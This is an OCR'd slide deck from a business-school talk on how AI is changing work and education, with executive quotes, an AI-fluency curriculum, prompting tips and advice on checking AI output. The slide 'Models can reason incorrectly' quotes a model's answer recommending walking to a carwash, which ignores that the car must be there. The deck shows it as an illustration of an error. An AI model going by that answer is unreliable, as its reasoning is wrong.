

HOW AI IS CHANGING BUSINESS EDUCATION AND THE FUTURE OF WORK

WHAT CHANGES FOR OUR STUDENTS, AND FOR US

KERRY BACK, RICE UNIVERSITY
AT UNIVERSITY OF UTAH ECCLES SCHOOL OF BUSINESS

OCTOBER 22, 2026

THE FUTURE OF WORK

> Artificial intelligence is going to replace literally half of all white-collar workers in the U.S.

> If you work in finance doing spreadsheets, or you're in a call center, or you're an entry-level programmer — those jobs are definitely going to be changed and eliminated with at least this first inning of AI.

Ford CEO Jim Farley. Left: Aspen Ideas Festival, June 2025. Right: Accelerate the Essential Economy event, Detroit, reported by Fortune, July 2025.

THIS IS NOT YOUR FATHER'S AI

October 2025

"They just don't work. They don't have enough intelligence … I feel like the industry is making too big of a jump and is trying to pretend like this is amazing, and it's not. It's slop."

January 2026

"I really am mostly programming in English now, a bit sheepishly telling the LLM what code to write… in words."

February–March 2026

"It is hard to communicate how much programming has changed due to AI in the last 2 months: not gradually and over time in the 'progress as usual' way, but specifically this last December. Coding agents basically didn't work before December … I don't think I've typed like a line of code probably since December."

Andrej Karpathy: OpenAI co-founder, former Tesla AI chief, now at Anthropic

ACCELERATING THE PACE OF WORK

[Alfred] removed about 90% of the manual effort that once went into preparing our weekly financial review. We used to spend hundreds of hours preparing 100+ slides for a Monday meeting.

Marie Myers, CFO, Hewlett Packard Enterprise, Fortune, February 12, 2026

FROM MAKERS TO CHECKERS

> You'll still have people at the top who are managing and have relationships with clients, but many, many of the processes underneath are now being done by AI systems.
>
> Workers would shift from being creators of reports or software updates, or 'makers' … to 'checkers' or managers of AI agents doing that work.

JP Morgan Chief Analytics Officer Derek Waldron, CNBC interview, September 30, 2025

NOT REPLACING CRITICAL THINKING

The goal is to remove the repetitive, administrative work so our people can focus on what they do best—we're not replacing critical thinking and judgment, we're removing the tedious, time-consuming work that gets in the way of it.

Customers Bank CEO Sam Sidhu, statement to Fortune, April 28, 2026

THE FUTURE OF WORK

Manage AI

Take initiative

Manage people

Make judgment calls

Customer, client, supplier relationships

A lot of this is traditionally senior work. Juniors need to be prepared to step up.

AI FLUENCY AT ECCLES



At the David Eccles School of Business, an AI education vision set by Dean Kurt Dirks, that students are not only AI fluent but also fundamentally strong, is now being implemented.



Callie Reed, AI-Fluent Education at the Eccles School of Business, University of Utah AI blog, January 23, 2026

Photo: Jeff Hitchcock, CC BY 2.0

PILLARS OF BUSINESS-SCHOOL EDUCATION



AI
fluency

Is AI Fluency the New Ivy League?

The push to build AI-savvy teams has changed the industry's longstanding framework for what qualified talent looks like. Ivy League pedigree is out. AI fluency is in. Below shows the % of finance HR Professionals citing which factor will carry the most weight when evaluating candidates in their organization's next hiring cycle

Selby Jennings: The AI Fluency Gap. Research conducted by Censuswide, sample of 500 US HR Professionals in the finance industry in August, 2026.

ELEMENTS OF AI FLUENCY

01

Using agents effectively



02

Creating custom tools



03

Understanding security and cost

USING AGENTS EFFECTIVELY

ANATOMY OF AN AGENT

AGENTS ARE EVERYWHERE

Claude | **ChatGPT** | **Gemini**

CUSTOMER SERVICE	Salesforce Agentforce, Sierra, Decagon, Intercom Fin
EMPLOYEE SERVICES	ServiceNow AI Agents
FP&A	Datarails Genius, Workday Adaptive Planning, Anaplan
LEGAL	Harvey
HEALTHCARE	Abridge
BUILD YOUR OWN	Microsoft Copilot Studio

These are enterprise agents. There are many, many agents aimed at consumers.

PROMPTING

Drop old techniques

No “you are an expert,” no “think step by step.”

Say what you want

Not what to do.

Ask for the best way (plan) first

Then tell it to proceed.

Beware of tunnel vision

Ask: is there a better path?

Steelman

“What is the strongest argument against this?”

Numbers need code

“Compute this in Python.”

WHAT AI CAN MAKE WITH CODE

Excel workbooks

Fully functioning with formulas and formatting

PowerPoint decks

Editable, following whatever template

Word docs

Formatted, with images and tables

Charts

All types, fully customizable, annotations, interactive

Data analysis

Merge, filter, aggregate, transform, statistics

Advanced data analysis

Optimization, prediction (machine learning)

All from code or code + text.

WHY IS AI SO GOOD AT CODING TASKS?

Code is predictable

Lots of public code (GitHub)

AI checks its work

HOW WE SHOULD CHECK AI WORK

Have AI explain its work

"Explain what you did step by step. Did you make any decisions that we have not discussed?"

Use another AI agent to check the work

A fresh conversation or a subagent (a second agent that the first agent starts), given your goals and the first agent's explanation.

Have AI build a spreadsheet when possible

Then check the formulas. Every number traces back to its inputs.

Run the same code on small examples

Ask AI to run its code on a few rows you can check by hand.

Most AI coding errors arise from misunderstandings and unstated assumptions — and from errors that people also make, for example, merging and filtering in the wrong order.

MODELS CAN REASON INCORRECTLY

I need to wash my car. The carwash is 200 feet away. Should I walk or drive?



Weighing whether to walk or drive a short distance.

Walk. At 200 feet, it's only a 1-minute walk at normal pace, whereas getting the car started, driving, and parking would easily take 2–3 minutes. You'll also get a few minutes of movement in, and the car won't pick up any meaningful dirt over that distance anyway.

The only reason to drive would be if weather is genuinely unpleasant (though October in Houston is usually fine for a quick walk) or if you needed the car positioned a certain way for the wash.

Claude Haiku 4.5, an older version of Anthropic's smallest model, October 17, 2026

NEWER MODELS ARE BETTER

